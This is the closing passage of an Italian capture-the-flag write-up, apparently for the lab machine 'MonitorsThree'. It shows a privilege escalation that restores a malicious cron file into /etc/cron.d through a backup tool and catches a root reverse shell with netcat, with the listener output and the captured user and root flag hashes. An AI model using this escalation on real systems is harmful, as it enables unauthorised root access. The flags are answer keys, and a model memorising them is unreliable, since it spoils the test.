


Nella sezione 2 aggingo manualmente il path in ‘/source/home’




nella penultima sezione tolgo la spunta da runna automaticamente il backup, e nell ultima non inserisco ulteriori opzioni e salvo
il backup, poi torno nella home e dopo un refresh della pogina mi compare il mio backup maligno creato e da qui clicco su ‘run it’


We can now proceed to restore the backup by first selecting the backup we created.



Poi vado nella sezione ‘Restore’ e nel primo riquadro vado a selezionare il cron file creato ‘rce1’



Nella sezione successiva vado ad aggiungere manualmente il path '/source/etc/cron.d'



Poi andando avanti mi da un messaggio di conferma 'successful' e a questo punto apro nc sulla porta impostata 4422 e attendo
circa un minuto finche il cronjob con la shell viene automaticamente runnato ew mi spawna la rev-shell da root

```
listening on [any] 4422 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.11.30]
 57458
bash: cannot set terminal process group (10267): Inap
propriate ioctl for device
bash: no job control in this shell
root@monitorsthree:~# cd /root
```

Da qui recupero la root.txt nella /root directory

```
root@monitorsthree:~# cd /root
cd /root
root@monitorsthree:~# cat roo.txt
cat roo.txt
cat: roo.txt: No such file or directory
root@monitorsthree:~# cat root.txt
cat root.txt
93a0404a6a2493a24b5978257c4487bd
root@monitorsthree:~#
```

Flags

user.txt= 45d816ad671137f6312a295044480194

root.txt= 93a0404a6a2493a24b5978257c4487bd